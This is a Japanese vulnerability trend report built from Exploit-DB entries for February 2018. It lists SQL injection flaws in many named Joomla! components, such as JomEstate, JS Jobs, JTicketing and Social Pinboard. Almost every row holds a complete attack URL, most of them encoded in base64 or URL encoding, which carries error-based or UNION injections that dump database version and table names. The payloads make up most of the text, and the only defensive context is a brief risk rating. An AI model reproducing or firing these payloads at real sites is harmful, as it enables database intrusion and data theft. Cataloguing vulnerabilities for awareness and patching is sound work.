2018-02-16	44116	SQL Injection	難	早急対応要	Joomla! Component jGive 2.0.9 - SQL Injection	/index.php?option=com_jgive&view=campaigns&layout=all&filter_org_ind_type=JTI3JTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTQxJTRlJTQ0JTIwJTJhJTJmJTJmJTJhJTIxJTMxJTMyJTMzJTM0JTM1JTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTJhJTJmJTI4JTMyJTMyJTJjJTJmJTJhJTIxJTMxJTMyJTMzJTM0JTM1JTQzJTRmJTRlJTQzJTQxJTU0JTJhJTJmJTI4JTMwJTc4JTM1JTYzJTJjJTc2JTY1JTcyJTczJTY5JTZmJTZlJTI4JTI5JTJjJTI4JTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTJhJTJmJTI4JTQ1JTRjJTU0JTI4JTJmJTJhJTIxJTMxJTMyJTMzJTM0JTM1JTMxJTNkJTMxJTJhJTJmJTJjJTMxJTI5JTI5JTI5JTJjJTY0JTYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTI5JTI5JTJkJTJkJTIwJTU4 /index.php/more/campaigns-in-pin-display/campaigns/all/search/:?campaign_countries=JTI3JTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTQxJTRlJTQ0JTIwJTJhJTJmJTJmJTJhJTIxJTMxJTMyJTMzJTM0JTM1JTQ1JTU4JTU0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTJhJTJmJTI4JTMyJTMyJTJjJTJmJTJhJTIxJTMxJTMyJTMzJTM0JTM1JTQzJTRmJTRlJTQzJTQxJTU0JTJhJTJmJTI4JTMwJTc4JTM1JTYzJTJjJTc2JTY1JTcyJTczJTY5JTZmJTZlJTI4JTI5JTJjJTI4JTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTJhJTJmJTI4JTQ1JTRjJTU0JTI4JTJmJTJhJTIxJTMxJTMyJTMzJTM0JTM1JTMxJTNkJTMxJTJhJTJmJTJjJTMxJTI5JTI5JTI5JTJjJTY0JTYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTI5JTI5JTJkJTJkJTIwJTU4	Joomla! Component	Joomla! Component jGive 2.0.9
2018-02-16	44117	SQL Injection	難	早急対応要	Joomla! Component JomEstate PRO 3.7 - 'id' SQL Injection	/index.php?option=com_jomestate&task=detailed&id=JTM5JTMwJTIwJTIwJTQxJTRlJTQ0JTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTMxJTIwJTY2JTcyJTZmJTZkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQ0JTQ5JTUzJTU0JTQ5JTRlJTQzJTU0JTIwJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM3JTY1JTJjJTMwJTc4JTMyJTM3JTJjJTQzJTQxJTUzJTU0JTI4JTczJTYzJTY4JTY1JTZkJTYxJTVmJTZlJTYxJTZkJTY1JTIwJTQxJTUzJTIwJTQzJTQ4JTQxJTUyJTI5JTJjJTMwJTc4JTMyJTM3JTJjJTMwJTc4JTM3JTY1JTI5JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTUzJTQzJTQ4JTQ1JTRkJTQxJTU0JTQxJTIwJTRjJTQ5JTRkJTQ5JTU0JTIwJTMxJTJjJTMxJTI5JTI5JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTU0JTQxJTQyJTRjJTQ1JTUzJTIwJTRjJTQ5JTRkJTQ5JTU0JTIwJTMwJTJjJTMxJTI5JTJjJTQ2JTRjJTRmJTRmJTUyJTI4JTUyJTQxJTRlJTQ0JTI4JTMwJTI5JTJhJTMyJTI5JTI5JTc4JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTQzJTRmJTRjJTU1JTRkJTRlJTUzJTIwJTQ3JTUyJTRmJTU1JTUwJTIwJTQyJTU5JTIwJTc4JTI5JTYxJTI5JTIwJTQxJTRlJTQ0JTIwJTMxJTNkJTMx	Joomla! Component	Joomla! Component JomEstate PRO 3.7
2018-02-16	44118	SQL Injection	難	早急対応要	Joomla! Component JquickContact 1.3.2.2.1 - SQL Injection	/index.php?option=com_jquickcontact&task=refresh&sid=dnR0dGo3YXM4MzNvZDVuYTM3OWVlNDAwcDYnJTIwQU5EJTIwRVhUUkFDVFZBTFVFKDIyLENPTkNBVCgweDVjLHZlcnNpb24oKSwoU0VMRUNUJTIwKEVMVCgxPTEsMSkpKSxkYXRhYmFzZSgpKSktLSUvMFg=	Joomla! Component	Joomla! Component JquickContact 1.3.2.2.1

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-16	44119	SQL Injection	難	早急対応要	Joomla! Component JS Autoz 1.0.9 - SQL Injection	/index.php?option=com_jsautoz&c=vehicle&view=vehicle&lay out=listvehicles&vtype=JTMxJTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JT U0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTMyJTMyJTJjJ TQzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTU1JTU zJTQ1JTUyJTI4JTI5JTJjJTMwJTc4JTM3JTY1JTM3JTY1JTM3JTY1J TJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTMwJTc4J TM3JTY1JTM3JTY1JTM3JTY1JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJ TRlJTI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRj JTU0JTI4JTMxJTNkJTMxJTJjJTMxJTI5JTI5JTI5JTJjJTY0JTYxJTc0JT YxJTYyJTYxJTczJTY1JTI4JTI5JTI5JTI5JTJkJTJkJTIwJTU4 /index.php?option=com_jsautoz&c=vehicle&view=vehicle&lay out=listvehicles&pre=JTMxJTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU 0JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTMyJTMyJTJjJT QzJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTU1JTUz JTQ1JTUyJTI4JTI5JTJjJTMwJTc4JTM3JTY1JTM3JTY1JTM3JTY1JT JjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTMwJTc4JT M3JTY1JTM3JTY1JTM3JTY1JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJT RlJTI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJ TU0JTI4JTMxJTNkJTMxJTJjJTMxJTI5JTI5JTI5JTJjJTY0JTYxJTc0JTY xJTYyJTYxJTczJTY1JTI4JTI5JTI5JTI5JTJkJTJkJTIwJTU4 /index.php?option=com_jsautoz&c=vehicle&view=vehicle&lay out=listvehicles&prs=JTMxJTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0 JTUyJTQxJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTMyJTMyJTJjJTQ zJTRmJTRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTU1JTUzJT Q1JTUyJTI4JTI5JTJjJTMwJTc4JTM3JTY1JTM3JTY1JTM3JTY1JTJjJ TQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTMwJTc4JTM 3JTY1JTM3JTY1JTM3JTY1JTJjJTU2JTQ1JTUyJTUzJTQ5JTRmJTRlJ TI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU 0JTI4JTMxJTNkJTMxJTJjJTMxJTI5JTI5JTI5JTJjJTY0JTYxJTc0JTYxJ TYyJTYxJTczJTY1JTI4JTI5JTI5JTI5JTJkJTJkJTIwJTU4	Joomla! Component	Joomla! Component JS Autoz 1.0.9
2018-02-16	44120	SQL Injection	難	早急対応要	Joomla! Component JS Jobs 1.1.9 - SQL Injection	/index.php/component/jsjobs/newest- jobs?zipcode=JTI3JTIwJTQxJTRlJTQ0JTIwJTQ1JTU4JTU0JTUyJTQ xJTQzJTU0JTU2JTQxJTRjJTU1JTQ1JTI4JTMwJTM2JTJjJTQzJTRmJ TRlJTQzJTQxJTU0JTI4JTMwJTc4JTM1JTYzJTJjJTc2JTY1JTcyJTczJ TY5JTZmJTZlJTI4JTI5JTJjJTMwJTc4JTM3JTY1JTM3JTY1JTJjJTI4JT UzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM2JTM2J TNkJTM2JTM2JTJjJTMxJTI5JTI5JTI5JTJjJTdlJTY0JTYxJTc0JTYxJTY yJTYxJTczJTY1JTI4JTI5JTI5JTI5JTJkJTJkJTIwJTc0JTQ1JTZmJTZj&o ption=com_jsjobs&task11=view /index.php?option=com_jsjobs&c=resume&view=resume&layo ut=view_resume&bd=1&sortby=1&ta=JTI4JTU1JTUwJTQ0JTQxJ TU0JTQ1JTU4JTRkJTRjJTI4JTM2JTM2JTJjJTQzJTRmJTRlJTQzJTQ xJTU0JTI4JTMwJTc4JTMyJTY1JTJjJTY0JTYxJTc0JTYxJTYyJTYxJTc zJTY1JTI4JTI5JTJjJTMwJTc4JTM3JTY1JTM3JTY1JTM3JTY1JTM3J TY1JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI 4JTM2JTM2JTNkJTM2JTM2JTJjJTMxJTI5JTI5JTI5JTJjJTc2JTY1JTc yJTczJTY5JTZmJTZlJTI4JTI5JTI5JTJjJTMwJTM2JTI5JTI5	Joomla! Component	Joomla! Component JS Jobs 1.1.9
2018-02-16	44121	SQL Injection	難	早急対応要	Joomla! Component JTicketing 2.0.16 - SQL Injection	/index.php?option=com_jticketing&view=events&layout=all&fil ter_creator=JytVTklPTitBTEwrU0VMRUNUK051TEwsTnVMTCx OdUxMLE51TEwsTnVMTCxOdUxMLE51TEwsTnVMTCxOdUxM LE51TEwsTnVMTCxOdUxMLENPTkNBVCgoU0VMRUNUK0dST 1VQX0NPTkNBVCh0YWJsZV9uYW1lK1NFUEFSQVRPUisweDNj NjI3MjNlKStGUk9NK0lORk9STUFUSU9OX1NDSEVNQS5UQUJ MRVMrV0hFUkUrVEFCTEVfU0NIRU1BPURBVEFCQVNFKCkpKS xOdUxMLE51TEwsTnVMTCxOdUxMLE51TEwsTnVMTCxOdUx MLE51TEwsTnVMTCxOdUxMLE51TEwsTnVMTCxOdUxMLE51 TEwsTnVMTCxOdUxMLE51TEwsTnVMTCxOdUxMLE51TEwsTn VMTCxOdUxMLE51TEwsTnVMTCxOdUxMLE51TEwsTnVMTCx OdUxMLS0rLQ== /index.php?option=com_jticketing&view=events&layout=all&fil ter_events_cat=JytVTklPTitBTEwrU0VMRUNUK25VbGwsblVsb CxuVWxsLG5VbGwsblVsbCxuVWxsLG5VbGwsblVsbCxuVWxsL G5VbGwsblVsbCxuVWxsLENPTkNBVCgoU0VMRUNUK0dST1V QX0NPTkNBVCh0YWJsZV9uYW1lK1NFUEFSQVRPUisweDNjNjI 3MjNlKStGUk9NK0lORk9STUFUSU9OX1NDSEVNQS5UQUJMR VMrV0hFUkUrVEFCTEVfU0NIRU1BPURBVEFCQVNFKCkpKSxuV WxsLG5VbGwsblVsbCxuVWxsLG5VbGwsblVsbCxuVWxsLG5V bGwsblVsbCxuVWxsLG5VbGwsblVsbCxuVWxsLG5VbGwsblVs bCxuVWxsLG5VbGwsblVsbCxuVWxsLG5VbGwsblVsbCxuVWx sLG5VbGwsblVsbCxuVWxsLG5VbGwsblVsbCxuVWxsLS0rLQ==	Joomla! Component	Joomla! Component JTicketing 2.0.16
2018-02-16	44122	SQL Injection	難	早急対応要	Joomla! Component MediaLibrary Free 4.0.12 - SQL Injection	/index.php?option=com_medialibrary&task=view_author&id= MStBTkQoU0VMRUNUKzErRlJPTShTRUxFQ1QrQ09VTlQoKiksQ 09OQ0FUKChTRUxFQ1QrKFNFTEVDVCtDT05DQVQoQ0FTVCh WRVJTSU9OKCkrQVMrQ0hBUiksMHg3ZSkpK0ZST00rSU5GT1J NQVRJT05fU0NIRU1BLlRBQkxFUytMSU1JVCswLDEpLEZMT09S KFJBTkQoMCkqMikpeCtGUk9NK0lORk9STUFUSU9OX1NDSEV NQS5UQUJMRVMrR1JPVVArQlkreClhKStBTkQrMT0x /index.php/component/medialibrary/0/lend_request?Itemid=0 &mid[0]=NjMgQW5EKygvKiE0NDQ1NXNFbGVDVCovKzB4Mz ErLyohNDQ0NTVGck9NKi8rKC8qITQ0NDU1c0VsZUNUKi8rY09 VTlQoKiksLyohNDQ0NTVDb05DQXQqLygoLyohNDQ0NTVzRW xlQ1QqLygvKiE0NDQ1NXNFbGVDVCovKy8qITQ0NDU1Q29OQ 0F0Ki8oY0FzdChkQVRBQkFTRSgpK0FzK2NoYXIpLDB4N2UpKS svKiE0NDQ1NUZyT00qLytpbmZPck1hdGlvbl9zY2hFbWEudGFi bGVzKy8qITQ0NDU1V2hlckUqLyt0YWJsZV9zY2hlbWE9ZEFUQ UJBU0UoKStsaW1pdCswLDEpLGZsb29yKHJhTkQoMCkqMikpe CsvKiE0NDQ1NUZyT00qLytpbmZPck1hdGlvbl9zY2hFbWEudEF CTEVTKy8qITQ0NDU1Z1JPVVAgLytiWSt4KWEpK2FORCsxPTE=	Joomla! Component	Joomla! Component MediaLibrary Free 4.0.12

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-16	44123	SQL Injection	難	早急対応要	Joomla! Component NeoRecruit 4.1 - SQL Injection	/neorecruit/all- offers/xxxJTI3JTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQz JTU0JTIwJTM3JTMwJTM0JTMxJTIwJTQ2JTUyJTRmJTRkJTI4JTUz JTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI4JTJhJTI5 JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTc2JTY1JTcyJTczJTY5JTZmJ TZlJTI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI4JTQ1JTRjJ TU0JTI4JTM2JTM2JTNkJTM2JTM2JTJjJTMxJTI5JTI5JTI5JTJjJTY0J TYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTJjJTQ2JTRjJTRmJTRmJT UyJTI4JTUyJTQxJTRlJTQ0JTI4JTMwJTI5JTJhJTMyJTI5JTI5JTc4JTI wJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU0 JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTUwJTRjJT U1JTQ3JTQ5JTRlJTUzJTIwJTQ3JTUyJTRmJTU1JTUwJTIwJTQyJTU 5JTIwJTc4JTI5JTYxJTI5JTIwJTQxJTRlJTQ0JTIwJTI3JTQ1JTY2JTY1J TI3JTNkJTI3JTQ1JTY2JTY1.html /neorecruit/xxx/xxxJTI3JTIwJTQxJTRlJTQ0JTIwJTI4JTUzJTQ1JTRjJ TQ1JTQzJTU0JTIwJTM3JTMwJTM0JTMxJTIwJTQ2JTUyJTRmJTR kJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJTRmJTU1JTRlJTU0JTI 4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTc2JTY1JTcyJTczJ TY5JTZmJTZlJTI4JTI5JTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTI 4JTQ1JTRjJTU0JTI4JTM2JTM2JTNkJTM2JTM2JTJjJTMxJTI5JTI5JT I5JTJjJTY0JTYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTJjJTQ2JTRjJT RmJTRmJTUyJTI4JTUyJTQxJTRlJTQ0JTI4JTMwJTI5JTJhJTMyJTI5J TI5JTc4JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRk JTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJT UwJTRjJTU1JTQ3JTQ5JTRlJTUzJTIwJTQ3JTUyJTRmJTU1JTUwJTI wJTQyJTU5JTIwJTc4JTI5JTYxJTI5JTIwJTQxJTRlJTQ0JTIwJTI3JTQ1 JTY2JTY1JTI3JTNkJTI3JTQ1JTY2JTY1	Joomla! Component	Joomla! Component NeoRecruit 4.1
2018-02-16	44124	SQL Injection	難	早急対応要	Joomla! Component Project Log 1.5.3 - 'search' SQL Injection	/index.php?option=com_projectlog&view=cat&search=JTJkJTY xJTI3JTIwJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM3JTU1JTRlJT Q5JTRmJTRlJTJhJTJmJTIwJTJmJTJhJTIxJTMxJTMzJTMzJTMzJTM 3JTUzJTQ1JTRjJTQ1JTQzJTU0JTJhJTJmJTIwJTMxJTJjJTMyJTJjJTM zJTJjJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQ3JTUyJTRmJTU1JT UwJTVmJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTc0JTYxJTYyJTZjJTY1J TVmJTZlJTYxJTZkJTY1JTIwJTUzJTQ1JTUwJTQxJTUyJTQxJTU0JTR mJTUyJTIwJTMwJTc4JTMzJTYzJTM2JTMyJTM3JTMyJTMzJTY1J TI5JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQ xJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTU0J TQxJTQyJTRjJTQ1JTUzJTIwJTU3JTQ4JTQ1JTUyJTQ1JTIwJTU0JT QxJTQyJTRjJTQ1JTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTNkJTQ0JTQ xJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTI5JTJjJTM1JTJjJTM2JTJjJ TM3JTJjJTM4JTJjJTM5JTJjJTMxJTMwJTJjJTMxJTMxJTJjJTMxJTM yJTJjJTMxJTMzJTJjJTMxJTM0JTJjJTMxJTM1JTJjJTMxJTM2JTJjJT MxJTM3JTJjJTMxJTM4JTJjJTMxJTM5JTJjJTMyJTMwJTJjJTMyJTM xJTJjJTMyJTMyJTJjJTMyJTMzJTJjJTMyJTM0JTJjJTMyJTM1JTJjJTM yJTM2JTJjJTMyJTM3JTJjJTMyJTM4JTJjJTMyJTM5JTJjJTMzJTMwJ TIkJTIkJTIwJTIk	Joomla! Component	Joomla! Component Project Log 1.5.3
2018-02-16	44125	SQL Injection	難	早急対応要	Joomla! Component Realpin 1.5.04 - SQL Injection	/index.php?option=com_realpin&pinboard=JTM1JTI3JTIwJTQxJ TRlJTQ0JTIwJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTM2JTM2JTI wJTQ2JTUyJTRmJTRkJTI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQzJ TRmJTU1JTRlJTU0JTI4JTJhJTI5JTJjJTQzJTRmJTRlJTQzJTQxJTU0JT I4JTY0JTYxJTc0JTYxJTYyJTYxJTczJTY1JTI4JTI5JTJjJTMwJTc4JTM 3JTY1JTM3JTY1JTM3JTY1JTM3JTY1JTJjJTI4JTUzJTQ1JTRjJTQ1J TQzJTU0JTIwJTI4JTQ1JTRjJTU0JTI4JTM2JTM2JTNkJTM2JTM2JTJ jJTMxJTI5JTI5JTI5JTJjJTc2JTY1JTcyJTczJTY5JTZmJTZlJTI4JTI5JTJjJ TQ2JTRjJTRmJTRmJTUyJTI4JTUyJTQxJTRlJTQ0JTI4JTMwJTI5JTJh JTMyJTI5JTI5JTc4JTIwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTR mJTUyJTRkJTQxJTU0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTR kJTQxJTJlJTUwJTRjJTU1JTQ3JTQ5JTRlJTUzJTIwJTQ3JTUyJTRmJT U1JTUwJTIwJTQyJTU5JTIwJTc4JTI5JTYxJTI5JTIwJTQxJTRlJTQ0JTI wJTI3JTVhJTQ2JTRjJTRkJTI3JTNkJTI3JTVhJTQ2JTRjJTRk	Joomla! Component	Joomla! Component Realpin 1.5.04
2018-02-16	44126	SQL Injection	中	早急対応要	Joomla! Component SimpleCalendar 3.1.9 - SQL Injection	/Joomla375/index.php?option=com_simplecalendar&view=eve nts&catid[VerAyari]=(/*!02225UPDATEXML*/(66,CONCAT(0x 3a,(/*!02225SELECT*/+GROUP_CONCAT(table_name+SEPAR ATOR+0x3a)+FROM+INFORMATION_SCHEMA.TABLES+/*!02 225WHERE*/+TABLE_SCHEMA=DATABASE()),(ELT(1=1,1))),1))	Joomla! Component	Joomla! Component SimpleCalendar 3.1.9
2018-02-16	44127	SQL Injection	難	早急対応要	Joomla! Component Smart Shoutbox 3.0.0 - SQL Injection	/component/smartshoutbox/archive?shoutauthor=JTMxJTI3JTI wJTJmJTJhJTIxJTMxJTMwJTMwJTMwJTMxJTUwJTcyJTZmJTYzJT Y1JTY0JTc1JTcyJTY1JTJhJTJmJTIwJTJmJTJhJTIxJTMxJTMwJTMw JTMwJTMxJTQxJTZlJTYxJTZjJTc5JTczJTY1JTJhJTJmJTIwJTI4JTY1J Tc4JTc0JTcyJTYxJTYzJTc0JTc2JTYxJTZjJTc1JTY1JTI4JTMwJTJjJTJ mJTJhJTIxJTMxJTMwJTMwJTMwJTMxJTYzJTZmJTZlJTYzJTYxJTc 0JTJhJTJmJTI4JTMwJTc4JTMyJTM3JTJjJTMwJTc4JTM0JTM5JTM 2JTM4JTM3JTMzJTM2JTMxJTM2JTY1JTMyJTMwJTM1JTMzJT M2JTM1JTM2JTY1JTM2JTMzJTM2JTMxJTM2JTY1JTJjJTMwJTc 4JTMzJTYxJTJjJTQwJTQwJTc2JTY1JTcyJTczJTY5JTZmJTZlJTI5JTI 5JTJjJTMwJTI5JTIkJTIkJTIwJTIk	Joomla! Component	Joomla! Component Smart Shoutbox 3.0.0
2018-02-16	44128	SQL Injection	難	早急対応要	Joomla! Component Solidres 2.5.1 - SQL Injection	/index.php/en/component/solidres/?checkin=2018-01- 08&checkout=2018-01- 09&option=com_solidres&task=hub.search&direction=descLCh TRUxFQ1QgNDU2MSBGUk9NKFNFTEVDVCBDT1VOVCgqKSxD T05DQVQoMHg3MTYyNmE3MTcxLChTRUxFQ1QgKEVMVCg0 NTYxPTQ1NjEsMSkpKSwweDcxNmI3MDYyNzEsRkxPT1IoUkFO RCgwKSoyKSl4IEZST00gSU5GT1JNQVRJT05fU0NIRU1BLlBMV UdJTlMgR1JPVVAgOlkgeClhKQ	Joomla! Component	Joomla! Component Solidres 2.5.1
2018-02-16	44129	SQL Injection	難	早急対応要	Joomla! Component Staff Master 1.0 RC 1 - SQL Injection	/index.php?option=com_staffmaster&view=staff&name=JTJkJT ZhJTY1JTZlJTZlJTc5JTJkJTYyJTY1JTY5JTZjJTMyJTI3JTIwJTIwJTU1 JTRlJTQ5JTRmJTRlJTIwJTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTMxJTJj JTMyJTJjJTQzJTRmJTRlJTQzJTQxJTU0JTVmJTU3JTUzJTI4JTMwJT c4JTMyJTMwJTMzJTYxJTMyJTMwJTJjJTU1JTUzJTQ1JTUyJTI4JTI 5JTJjJTQ0JTQxJTU0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTJjJTU2JTQ 1JTUyJTUzJTQ5JTRmJTRlJTI4JTI5JTI5JTJjJTM0JTJjJTM1JTJjJTM2J TJjJTM3JTJjJTM4JTJjJTM5JTJjJTMxJTMwJTJjJTMxJTMxJTJjJTMxJ TMyJTJjJTMxJTMzJTJjJTMxJTM0JTJjJTMxJTM1JTJjJTMxJTM2JTJj JTMxJTM3JTJjJTMxJTM4JTJjJTMxJTM5JTJjJTMyJTMwJTJkJTJkJTI wJTJk /index.php?option=com_staffmaster&view=staff&name=JTJkJT ZhJTZmJTYxJTZlJTJkJTYyJTZmJTc1JTcyJTZiJTY1JTI3JTIwJTIwJTU1 JTRlJTQ5JTRmJTRlJTIwJTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTMxJTJj JTMyJTJjJTMzJTJjJTM0JTJjJTM1JTJjJTM2JTJjJTM3JTJjJTM4JTJjJT M5JTJjJTMxJTMwJTJjJTMxJTMxJTJjJTMxJTMyJTJjJTMxJTMzJTJjJ TI4JTUzJTQ1JTRjJTQ1JTQzJTU0JTIwJTQ3JTUyJTRmJTU1JTUwJT VmJTQzJTRmJTRlJTQzJTQxJTU0JTI4JTc0JTYxJTYyJTZjJTY1JTVmJ TZlJTYxJTZkJTY1JTIwJTUzJTQ1JTUwJTQxJTUyJTQxJTU0JTRmJT UyJTIwJTMwJTc4JTMzJTYzJTM2JTMyJTM3JTMyJTMzJTY1JTI5JT IwJTQ2JTUyJTRmJTRkJTIwJTQ5JTRlJTQ2JTRmJTUyJTRkJTQxJTU 0JTQ5JTRmJTRlJTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTJlJTU0JTQxJ TQyJTRjJTQ1JTUzJTIwJTU3JTQ4JTQ1JTUyJTQ1JTIwJTU0JTQxJT QyJTRjJTQ1JTVmJTUzJTQzJTQ4JTQ1JTRkJTQxJTNkJTQ0JTQxJTU 0JTQxJTQyJTQxJTUzJTQ1JTI4JTI5JTI5JTJjJTMxJTM1JTJjJTMxJTM 2JTJjJTMxJTM3JTJjJTMxJTM4JTIkJTIkJTIwJTIk	Joomla! Component	Joomla! Component Staff Master 1.0 RC 1

EDB-Report

最新Web脆弱性トレンドレポート(2018.02)

2018.02.01~2018.02.28 Exploit-DB(http://exploit-db.com)より公開されている内容に基づいた脆弱性トレンド情報です。

日付き	EDB番号	脆弱性カテゴリ	攻撃難	危険度	脆弱性名	攻撃コード	対象プログラム	対象環境
2018-02-16	44130	SQL Injection	難	早急対応要	Joomla! Component Timetable Responsive Schedule For Joomla 1.5 - 'alias' SQL Injection	/index.php?option=com_timetable&view=event&alias=LTYnKysvKiEwNzc3N1VOSU9OKi8oLyohMDc3NzdTRUxFQ1QqLzB4MjgzMTI5LCgvKiEwNzc3N1NFTEVDVCovKEB4KS8qITA3Nzc3RlJPTSovKC8qITA3Nzc3U0VMRUNUKi8oQHg6PTB4MDApLChATIl6PTApLCgvKiEwNzc3N1NFTEVDVCovKDApLyohMDc3NzdGUk9NKi8oSU5GT1JNQVRJT05fU0NIRU1BLlRBQkxFUykvKiEwNzc3N1dlRVJFKi8oVEFCTEVfU0NIRU1BIT0weDY5NmU2NjZmNzI2ZDYxNzQ2OTZmNmU1ZjczNjM2ODY1NmQ2MSlBTkQoMHgwMClJTihAeDo9Q09OQ0FUKEB4LExQQUQoQE5SOj1ATIllMmIxLDQsMHgzMCksMHgzYTIwLHRhYmxlX25hbWUsMHgzYzYyNzlzZSkpKSl4KSwweDI4MzMyOSwweDI4MzQyOSktLSst	Joomla! Component	Joomla! Component Timetable Responsive Schedule For Joomla 1.5
2018-02-16	44131	SQL Injection	難	早急対応要	Joomla! Pinterest Clone Social Pinboard 2.0 - SQL Injection	/index.php?option=com_socialpinboard&view=ajaxcontrol&tmpl=component&task=getlikeinfo&pin_id=1%20and%201=1--&user_id=1%20and%201=1-- /index.php?option=com_socialpinboard&view=gift&starts=100&ends=1%20and%201=1-- /index.php?option=com_socialpinboard&view=home&category=1%20and%201=1-- /index.php?option=com_socialpinboard&view=pindisplay&uid=1%20and%201=1-- /index.php?option=com_socialpinboard&view=search&serachVal=1%20and%201=1-- /index.php?option=com_socialpinboard&view=likes&uid=1%20and%201=1--	Joomla! Component	Joomla! Pinterest Clone Social Pinboard 2.0
